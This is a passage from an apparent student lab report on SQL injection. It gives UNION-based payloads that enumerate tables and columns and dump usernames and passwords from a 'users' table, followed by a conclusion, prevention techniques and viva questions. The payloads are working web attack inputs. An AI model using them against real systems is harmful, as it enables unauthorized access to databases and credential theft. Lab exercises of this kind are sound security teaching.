
Step 12: Extract Table Names

1' UNION SELECT table_name,2
FROM information_schema.tables
WHERE table_schema=database()-- -



Step 13: Extract Column Names


1' UNION SELECT column_name,2
FROM information_schema.columns
WHERE table_name='users'-- -



Step 14: Extract Username & Password

1' UNION SELECT user,password FROM users-- -

- Passwords may appear as hashes.



8. Result

The SQL Injection attack was successfully performed, demonstrating:

- Authentication bypass
- Unauthorized data access
- Poor input validation vulnerability

9. Conclusion

This experiment proves that:

- Unsanitized user input leads to SQL Injection
- Attackers can extract sensitive database information
- Proper security controls are mandatory

10. Prevention Techniques (Write in Viva)

- Prepared Statements (Parameterized Queries)
- Input Validation & Sanitization
- Stored Procedures
- Web Application Firewalls (WAF)
- Least Privilege Database Access

11. Viva Questions (Short)

1. What is SQL Injection?
2. Why does ' OR '1'='1 work?
3. Difference between Union-based and Error-based SQLi?
4. What is information_schema?
5. How to prevent SQL Injection?